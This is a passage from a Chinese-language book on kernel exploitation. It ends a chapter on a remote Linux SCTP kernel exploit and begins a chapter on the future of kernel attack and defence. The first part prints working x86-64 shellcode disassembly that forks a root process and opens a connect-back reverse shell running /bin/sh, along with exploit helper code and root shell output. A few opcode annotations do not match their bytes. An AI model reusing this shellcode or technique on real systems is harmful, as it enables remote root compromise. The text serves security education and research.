我们命中的第一个感兴趣的 sysctl 键是 kernel.vsyscall64。如果被设置，则它启用了快速虚拟系统调用。在 64 位系统上，vDSO 不再用作桩，而是当 Vsyscall 发生时，用作虚拟系统调用容器而已。将此值设置为零将迫使 vDSO 通过 syscall 指令调用原入口。在这种方式下，vDSO 仍然被命中，但虚拟系统调用路径不再有效，并且不会访问 Vsyscall 数据。这

可以防止在移除实际 vDSO 映射的情况下，成功 Vsyscall 注入。

另一个我们感兴趣的键是 abi.vsyscall32。这个键只在用 64 位内核处理 32 位进程时才有效，所以称作兼容（compat）模式[⊖]。将此值设置为零，使得内核对 32 位进程完全禁用 vDSO。这个段总是存在，但是 C 标准库将每个系统调用包装起来，使得跳转不会进入这个段。在 32 位系统上，有些不同：

```
Linux-box-32$ sysctl -a 2> /dev/null | grep -i vdso
vm.vdso_enabled = 1
```

快速虚拟系统调用在 32 位内核上没有实现，唯一的内核 / 用户共享内存段是 vDSO，它作为一个系统调用的途径。禁用 sysctl 的 vm.vdso_enable 键（将其设置为零）将迫使 C 标准库调用 0x80 软件中断，从而完全避免命中 vDSO。

我们可以在内核启动参数中改变默认设置，如下例所示（64 位内核）：

```
kernel /boot/vmlinuz-2.6.31-vanilla root=/dev/sda1 quiet vdso=0
vdso32=0
```

我们可以使用 sysctl 命令在运行时修改它们，如下面的代码段所示（32 位版本的内核）：

```
Linux-box-32# sysctl -w vm.vdso_enable=0
```

不过，必须要牢记，只有新生成的进程继承这些变化，任何之前运行的进程将继续使用 vDSO，此时 Vsyscall 仍然可用，从而仍然存在漏洞被利用的可能。

执行 shellcode

shellcode 必须执行一些特殊的任务：

1）检查当前进程是否符合我们的要求。

2）迫使被劫持的进程执行反向连接（connect-back）回利用者。

3）效仿 vgettimeofday() 函数，重新调用原 gettimeofday() 函数。

4）永久地恢复 Vsyscall。

前 3 个任务可以由 shellcode 本身执行，而第四个任务是恢复的问题，在这种情况下，不能单独由 shellcode 完成。

检查当前进程，模拟 gettimeofday() 函数

由于 shellcode 完全在用户态下执行，所以没有办法直接升级它的权限。考虑到劫持的虚拟系统调用将被每一个进程命中，并且有很多作为 root 运行的进程调用这个函数（例如，syslogd 守护进程、crond 守护进程，甚至还有 init 守护进程），因此等待尽可能高的权限运行调用进程是非常有价值的。为了应付这种强制等待，shellcode 着眼于当前进程的 UID，如果它是一个低权限的进程，shellcode 将简单地模拟原来的调用，然后退出。

⊖ 兼容内核模式：内核组件允许 32 位进程在不做改变的情况下运行在 64 位内核上。

```
0000000000604560 <generic_x86_64_shellcode>:
604560:      90              nop
604561:      53              push   %rbx
604562:      48 31 c0        xor    %rax,%rax
604565:      b0 66           mov    $0x66,%al
604567:      0f 05           syscall
604569:      48 31 db        xor    %rbx,%rbx
60456c:      48 39 d8        cmp    %rbx,%rax
60456f:      75 0f           jne    604580    <emulate>
```

这里，shellcode 通过 syscall 指令调用 getuid() 系统调用（每个 64 位的 x86 处理器都支持），使用系统调用向量 0x66。如果结果不等于零，则这个过程没有权限，shellcode 会跳转到模拟部分。

```
604571:      48 31 c0        xor    %rax,%rax
604574:      b0 02           mov    $0x39,%al
604576:      0f 05           syscall
604578:      48 31 db        xor    %rbx,%rbx
60457b:      48 39 c3        cmp    %rax,%rbx
60457e:      74 09           je     604589    <connectback>
```

如果该进程的 UID 是 0，shellcode 将调用 fork() 系统调用（调用向量 0x39），创建一个子进程。fork() 返回后，shellcode 上将运行上面两个进程。子进程在虚拟偏移处执行该分支，从而跳转至 connectback 部分，而父进程在模拟部分继续执行，然后返回。

```
604580:    <emulate>
604580:      5b              pop    %rbx
604581:      48 31 c0        xor    %rax,%rax
604584:      b0 60           mov    $0x60,%al
604586:      0f 05           syscall
604588:      c3              retq
```

这一部分是由父进程调用，只需使用原来的系统调用指令调用 gettimeofday() 函数，就像 Vsyscall 被禁用一样，此后它返回给调用者。

执行反向连接

本段 shellcode 使用几个网络系统调用创建了一个新连接：

```
604589:      <connectback>
604589:      48 31 d2                xor    %rdx,%rdx
60458c:      6a 01                   pushq  $0x1
60458e:      5e                      pop    %rsi
60458f:      6a 02                   pushq  $0x2
604591:      5f                      pop    %rdi
604592:      6a 29                   pushq  $0x29
604594:      58                      pop    %rax
604595:      0f 05                   syscall  // socket

604597:      48 97                   xchg   %rax,%rdi
604599:      50                      push   %rax
```

```
60459a:     48 b9 02 00 0d 05 7f    mov       $0x100007f050d0002,%rcx
6045a1:     00 00 01
6045a4:     51                      push      %rcx
6045a5:     48 89 e6                mov       %rsp,%rsi
6045a8:     6a 10                   pushq     $0x10
6045aa:     5a                      pop       %rdx
6045ab:     6a 2a                   pushq     $0x2a
6045ad:     58                      pop       %rax
6045ae:     0f 05                   syscall   // connect

6045b0:     48 31 db                xor       %rbx,%rbx
6045b3:     48 39 c3                cmp       %rax,%rbx
6045b6:     74 07                   je        6045bf
6045b8:     48 31 c0                xor       %rax,%rax
6045bb:     b0 e7                   mov       $0xe7,%al
6045bd:     0f 05                   syscall   // exit
6045bf:     90                      nop
```

shellcode 中的 connectback 一段从创建一个新的 TCP 套接字（向量 0x29）开始。接下来，它通过 connect() 系统调用（调用向量为 0x2A）创建了一个反向连接。端口号和 IP 地址（这两者都存储在栈中）在虚拟偏移 60459a 处，被硬编码到 mov 指令里。在运行时该漏洞必须修复这个指令，以恢复利用者选择的目标 IP 地址和端口号。如果连接成功，shellcode 将执行这个分支并继续执行下去。如果连接超时，或者有网络错误，exit_group() 系统调用将被执行，然后进程退出。如果这种情况发生，我们将只需要等待一个新的进程来命中 shellcode，此时整个过程将重复执行直到成功建立连接。

```
6045c0:     6a 03                   pushq     $0x3
6045c2:     5e                      pop       %rsi
6045c3:     6a 21                   pushq     $0x21
6045c5:     58                      pop       %rax
6045c6:     48 ff ce                dec
6045c9:     0f 05                   syscall   // dup

6045cb:     75 f6                   jne       6045c3
6045cd:     48 bb d0 9d 96 91 d0    mov       $0xff978cd091969dd0,%rbx
6045d4:     8c 97 ff
6045d7:     48 f7 d3                not       %rbx
6045da:     53                      push      %rbx
6045db:     48 89 e7                mov       %rsp,%rdi
6045de:     48 31 c0                xor       %rax,%rax
6045e1:     50                      push      %rax
6045e2:     57                      push      %rdi
6045e3:     48 89 e6                mov       %rsp,%rsi
6045e6:     48 31 d2                xor       %rdx,%rdx
6045e9:     b0 3b                   mov       $0x3b,%al
6045eb:     0f 05                   syscall   // execve
6045ed:     48 31 c0                xor       %rax,%rax
6045f0:     b0 e7                   mov       $0xe7,%al
6045f2:     0f 05                   syscall   // exit
```

最后一部分在紧密循环中调用 dup2() 系统调用（调用向量 0x21），通过套接字连接来重定向标准输入 / 输出 / 错误代码。接下来，通过调用 execve() 系统调用（调用向量为 0x3b）执行 /bin/sh 的 shell。如果 execve() 失败，shellcode 调用 exit_group() 来结束当前进程。

恢复 Vsyscall

shellcode 连接回我们后，我们会获得一个活动的远程交互式 shell，不再需要（或想要）迫使每一个远程的进程调用执行 shellcode 的路径。从这一点上来说，必须移除 shellcode，或删除放置在 Vsyscall 开始部分的跳转指令。

当要再次重写 Vsyscall 时，将面临几个障碍：

- 不能直接重写，因为用户态进程只能通过特殊的映射，授予只读 / 只执行访问权限来访问 Vsyscall。
- 不知道在跳转处之前存放的字节（其实，如果确切知道运行着的内核地址，我们能够知道这些字节；但是，只要有可能，我们将采取更实用的通用技术）。

要绕过第一个问题，可以再一次利用前面建立的步骤：重写内存原语的方法。为了解决第二个问题，可以简单地使用模拟的代码来重写 vgettimeofday() 函数的开头。模拟代码仅仅通过 syscall 指令调用传统实施的 gettimeofday()。该漏洞恢复代码驻留在原来的漏洞中，在 patchjump() 函数里：

```
void patchjump()
{
    int ret;

    __msg("[**] Restoring vsys: Emulate gettimeofday()... \n");
    ret = build_stream(k->vsyspatchjump, k->vsyspatchjumpsize, 0);
    if(ret < 0)
      __fatal("Error Building Streams...");

    htons_streams(streams, ret);
    send_fwd_chunk(sport2, h.rport, streams, ret, vtag2, tsn2);

}
```

正如在“远程调整堆布局”一节中讨论的，代码使用 K->vsyspatchjump 数组（它包含用来模拟 vgettimeofday() 的代码）生成一个新的转发块。下面的代码用来模拟虚函数：

```
00000000006045f5 <generic_x86_64_patchjump>:
6045f5:      48 31 c0        xor%rax,%rax
6045f8:      b0 60           mov$0x60,%al
6045fa:      0f 05           syscall
6045fc:      c3              retq
```

这只是通过 syscall 指令使用 0x60 向量调用原始的 gettimeofday() 系统调用。模拟以后，可以方便地返回到交互式 shell 中：

```
[ ... ]

id
uid=0(root) gid=0(root) groups=51(smmsp)
#
```

这时，就可以在远程计算机上获得完全的 root 权限。

小结

在本章中，我们讨论了如何编写一个真实的远程内核漏洞利用程序，涉及克服多重挑战和障碍。包括从分析内核有漏洞的协议实现到远程控制内核内存管理的整个过程。虽然所有的远程内核漏洞都需要自己独立的利用，但是本章也说明了一些常见的可采用、改编和可重用的方法。我们提供了 SCTP 的概述，解释了为什么 PR-SCTP 协议的扩展实现是有漏洞的，以及如何才能触发该漏洞。然后，我们开始代码开发，所面临的第一个难题是如何获得远程 SLUB 内存布局的控制权。我们讨论了如何创造出许多占位符对象，然后使用“重写相邻对象”技术来重写相邻的控制结构。在控制这个结构后，我们不得不将一个数据指针重写成一个可靠的内存重写地址，使用这种模式，我们能够将 shellcode 存储到内核内存中。

在本章的结束部分，我们谈到 shellcode 本身，包括它存储的位置，以及我们如何通过离开中断上下文来获得用户态权限，使用 shellcode。在本章中，我们还介绍了 Linux 共享段中的 vDSO 和 Vsyscall，并提供了它们实现和结构的简要介绍，以及如何利用这些方法同时将 shellcode 直接置入每一个用户态的进程中。

最后，我们分析了 shellcode 如何和用户进程交互，以及如何使用权限 shell 得到反向连接，并最终获得远程系统的控制权。


相关阅读

SCTP RFC4960 (www.ietf.org/rfc/rfc4960.txt).

SCTP PR RFC3758 (www.ietf.org/rfc/rfc3758.txt).

尾注

1.CVE-2009-0065. http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-0065[accessed January 24, 2009].



第四部分

展　望

纵观全书，我们对成功开发内核漏洞利用的各种技术和方法做了讲解。在第9章里，我们略微做了些改变，利用现有的攻击模型从攻防双方的角度展望未来的发展。

第 9 章

内核演变：未来内核攻防模式

本章主要内容

- 内核攻击
- 内核防御
- 超越内核 bug：虚拟化

引言

纵览全书，我们讨论了各种各样的内核漏洞和相应的漏洞利用技术。如同计算机安全的其他领域，内核的漏洞利用不是一个静止不前的领域。由于攻击者与防御者之间存在类似普通的“猫鼠大战”的攻防对抗，故漏洞利用与防御机制不停地演变发展。接下来，本章将讨论攻防双方未来的发展动向。

为了使攻防技术的方方面面更具一些条理性，我们将集中讨论计算机安全的一个基本因素：信息流控制。我们将把这个因素作为“窥镜”，去审查学习一些缺陷及其利用的基本特性，以便能更好地把握它们未来的方向。

计算机安全的任何一个方面，从根本上说，都是对信息片段某种程度上的控制（或不足），具体如从 A 点到 B 点的信息流。根据不同的意图，是想控制信息流（从防御者角度考虑），还是想截取信息流（从攻击者角度考虑），这需要区分读 / 写的访问控制权限（文献中通常称为保密性和完整性），且判定该种信息流是否合理（可用性）。

在本书前面的内容中我们探讨过，重写堆栈的返回值是企图破坏信息片段的完整性，另外，通过内核内存泄漏来获悉堆栈的 cookie 是企图破坏信息片段保密性。在实施内核利用时仍然能保持整台机器正常运行等同于保留其可用性。当目的是引起拒绝服务攻击时，可以引起本地或远程内核严重错误，从而破坏其可用性。

注意 当然，信息流控制的 3 个方面：保密性、完整性、可用性，它们存在于所有层次的抽象之中。使用内存破坏 bug 通常来说是破坏信息流控制机制（或暴露缺乏这种机制）最明显的方式。在其他的环境下，攻击者可以使用其他类型的漏洞。比如说，在对网络应用程序的攻击时，通常使用 SQL 注入漏洞去破坏系统的保密性，在更糟糕的情况下，还可能破坏应用程序及其主机的完整性。

内核攻击

接下来我们将讨论未来的攻防形式，为了帮助读者理解作为防守方可以采取怎么的策略，我们仍然从信息流控制这个角度来回顾内核攻击这一主题。正如整本书所探讨的，内核因为其作为用户所关心的信息核心而显得尤为重要。内核管理着文件系统，实现网络的各项协议，并且控制着硬件设备及其他资源。因此，内核的问题将给所有用户域带来保密性、完整性以及可用性等一系列问题。

保密性

内核漏洞使得攻击者拥有读权限去访问一段信息，每当这时，就存在一个潜在的安全问题。然而，并不是所有的信息片段都会得到防御者（指那些负责建立信息流控制机制的人）同等程度的关注。攻击者可能访问的信息与那些会引起安全问题的信息存在一定关联，但不一定相同。在防御术语中这是一条很重要的理论，因为阻止这类信息不泄露是根本不可能做到的。然而，如果缩小问题的范围，只考虑问题的某些子集，就会找到解决方案。

首先，对攻击者所能访问到的信息做一个简单的层次分类。最低一级的是内核内存，因为内核所知道的一切信息都存储在这里。有用的信息可能在任何地方都能找到，例如从内核的寄存器到内核的栈，从内核的堆到文件系统的相关缓存，以及从网络的缓冲池到内核的 .text 文件自身等。这些信息在用户态中会有很多种方式丢失。我们将这类问题称为信息泄露（infoleaks），引起信息泄露的原因可能有以下几种：

- 内核内存的任意读取。
- 一次从内核内存到用户态缓存的明显的复制操作，却对提供的用户态指针没有作完整的检查甚至根本就没有检查。
- 在将数据复制给用户态之前，没有做正确的内存初始化，致使将一些定义不明确的数据保留在结构成员之间的 gaps/padding 中。
- 内核丢失了对某块内存空间的追踪，然后将其泄露给用户态（如 Linux 中的页引用计数错误）。

需要注意的是，同样也有可能通过不对完整性做攻击而联合使用多种攻击方式和内核内存写访问漏洞来破坏其保密性。如果引起信息泄露的漏洞并不能使攻击者对所泄露的信息拥有足够的控制权，就可以采用上面的策略。例如，通过使用内核内存写攻击（如部分指针重写等）这么一个微小的“帮助”，可能就足以实现修改适当指针信息和读取任意内存（或想要读取的部分）的目的。

> **提示**　通过整合用户 / 内核的地址空间环境，我们同样可以重定位（也就是说，通过向内核分配的数组传入任意的偏移量），做到对用户域任意的写操作，然后用它作为信息泄露，来推断出缓冲区的内核地址。

在内核内存之后，攻击者关心的读访问的下一个级别，不是那些内核内存直接访问时产生的漏洞，而是在没有访问证书许可时，一个用户态进程访问别的进程时的漏洞。这类漏洞通常

见于调试设备时，如 UNIX 中的 ptrace() 系统调用，当存在竞态条件和简单的逻辑漏洞时会允许其访问。

提示 进程间的信息泄露还有一个有趣的变化，它是由特定的 CPU 特征——对架构不可见引起的，因而不能直接控制，如 CPU 中由分支谓词逻辑作为缓冲机制的分支目标缓冲器。在本例中，之所以出现信息泄露，是因为有可能在某些程序中测量出隐藏资源的使用效率，例如，定时认真构造指令序列。如果这样一个隐藏的资源被不同的可执行线程共享，那么一个线程可以掌握另一个线程的信息并且用它作进一步攻击。对于实用推导 RSA 密钥的说明，请参见 http://www.cs.ucsb.edu/~koc/docs/c39.pdf。

读访问的第三个级别可以在文件系统中找到，特别是那些依赖于易失性存储器和基于不同目的并且在内核运行时创建出来（例如 Linux 中的 procfs 和 sysfs）的伪文件系统中。对保密性不完整的考虑会导致从内核地址到用户态地址空间布局的各种各样的信息泄露，在使漏洞利用更具可靠性方面，会得到极大的使用。

虽然针对保密性的攻击具有巨大的威力，尤其是能极大地提高漏洞利用的可靠性，但是当前内核保护的形式却显示出对于这一类漏洞重要性的低估。正如我们前面所证明的，这是非常危险的，因此内核的防御方面不能忽略这一类的攻击。

完整性

内核漏洞最重要的一个方面是那些允许攻击者修改防御方不希望被修改的信息，目前针对这一命题存在争议。攻击者最感兴趣的当然是系统内存，但是仅仅修改文件系统或是网络包也是十分有用的。一提起完整性习惯上最先映入脑海的是内存破坏 bug，这种 bug 存在着多种形式。我们在用户态看到的所有形式自然也适用于内核（例如堆或栈的缓冲区溢出），但是仍然有许多的漏洞，或者说特征仅针对于内核，或至少在内核中往往有明显体现。

我们关注的第一类 bug 是那些并发执行时产生的。当在用户态时，甚至不需要使用线程，或考虑基本的可重入性就能通过。（可重入性指内核上相同的一段代码，可以被不同的进程或线程同时执行。第 2 章中我们介绍过几个简单的例子，如 open() 系统调用函数和缺页处理句柄。）然而，运行在当今多核处理器的内核必须考虑这些问题，即便所有的用户态应用程序都是单线程。为了防止相同的代码互相覆盖各自的数据，必须预防并发程序同时访问数据（也就是我们熟悉的序列化执行），或者引入一个预处理的上下文环境，来替代全局变量的作用。

遗憾的是，无论是由于未能序列化访问某些数据（竞态 bug），还是由于未能将数据放到预处理的上下文环境中，bug 仍然存在。同样应注意，通过将数据放到预处理上下文环境以避免序列化，意味着将会增加环境切换的工作，这样，如果环境切换代码不能正常运行，则同样会使自身产生漏洞。这样的例子包括 Linux IOPL 的泄漏和 FreeBSD 信号句柄泄漏。

与并发执行有紧密联系的是追踪对象生命周期的问题，因为通常很难决定为指定对象分配的内存何时可以释放。在这样的例子中，传统的方法是为给定对象分配一个引用计数器用以追踪对象的使用情况。使用该对象的每一段代码都希望，无论自己需要这个对象多长时间，都能以原子方式来增加引用计数器，然后最后一个使用者（当引用计数器为 0 时）可以释放对象的引用，而

不用去了解是哪段代码最先调用这个对象。在第 2 章我们提到过，这种计数器可能会缺乏同步性的验证，要么增加的过多，要么减少的过多，直到逐渐环绕重置。当这种情况发生时，对象会被释放但是仍然存在着对该对象的引用，这就会导致一种常见的“释放后使用”漏洞。

影响信息完整性的另一类有趣的 bug 类型与从内核到用户域的内存复制有关。您可能会觉得“完整性”这个词通常指那些从用户域到内核的内存复制过程，因为这么做显然有可能破坏内核内存。但是另一种方式在诸如 TOCTOU(Time of Check Time of Use) 这一类 bug 的利用时也是十分重要的。例如，想象一下内核路径验证然后使用一个文件，两个步骤都需要用到用户态路径可以控制到的一个引用：在缺乏互斥锁定的情况下，内核路径有可能被欺骗去验证一个合法的对象，然后却打开另一个对象，因为给定的用户态路径可以足够快地去改变这个引用。

内核与用户域之间的信息复制究竟存在着怎样的隐患呢？从内核的角度考虑，用户域是不值得信任的。因为它不是可靠计算基础（Trusted Computing Base，TCB）的一部分，它从用户态读取的任何信息都会丢失其完整性，而且内核还必须通过仔细验证重新对其建立信任关系。最开始需要验证用户域传给内核的内存地址（指针），以便于随后的解引用；之后，还需要继续验证实际的数据（数组索引、结构成员、缓冲区容量等）。在这种验证过程中发现的错误可能会引起缓冲区溢出、整数越界以及 TOCTOU 竞争等问题。

假如访问及验证用户态内存并不是那么复杂，而且也不是易出错，那么考虑信息完整性的时候我们必须警惕另一类相关 bug：无意间的用户态访问。然而在正常情况下，内核（程序员）明确意识到在组合了内核 / 用户地址空间的结构下，访问但不能信任用户态提供的数据及内存，因为在这种情况下，内核往往会获得一个不在内核地址范围而是指向一个用户地址空间的危险的指针。像这种涉及指针值的例子包括经常用于 C 语言的空指针，以及调试代码时用到的各种魔数（也就是著名的污染值），这些例子也会发生于正确的用户态地址，并且，它们会将程序员想要侦测到的有漏洞的环境转换为可利用的环境。（比如，谷歌可以为 Linux 的链表魔数搜索到令人惊叹的报告。）

警告　可能作为给定路径指针且用于侦测数据腐蚀的魔数值，决不能是一个有效的用户态地址。再次使用上述例子，对于 Linux 链接表的魔数值，Linux 为其定义如下：

```
#define LIST_POISON1  ((void *) 0x00100100 + POISON_POINTER_DELTA)
#define LIST_POISON2  ((void *) 0x00200200 + POISON_POINTER_DELTA)
```

POISON_POINTER_DELTA 正好是前面介绍的修改给定值的方法，并且使其指向用户地址空间以外：

```
/*
* Architectures might want to move the poison pointer offset
* into some well-recognized area such as 0xdead000000000000,
* that is also not mappable by user-space exploits:
*/
#ifdef CONFIG_ILLEGAL_POINTER_VALUE
# define POISON_POINTER_DELTA _AC(CONFIG_ILLEGAL_POINTER_VALUE, UL)
#else
# define POISON_POINTER_DELTA 0
#endif
```

（不）幸运的是，CONFIG_ILLEGAL_POINTER_VALUE 只在 x86-64 位架构默认定义为：

```
config ILLEGAL_POINTER_VALUE
    hex
    default 0 if X86_32
    default 0xdead000000000000 if X86_64
```

这就使得关联“魔数”的地址仍然与 32 位系统用户区的用户映射。注意，使用独立的用户 / 内核地址空间虽然更难利用，但也不一定能够避免这些问题，因为这些特殊的指针值在创建时明确地标记为不可信任（设计上就危害了完整性），并且它们的解引用也可能被察觉，通常是通过缺页进行处理。然而，如果再次不经意挑选魔数值，后面的假设可能会被推翻。

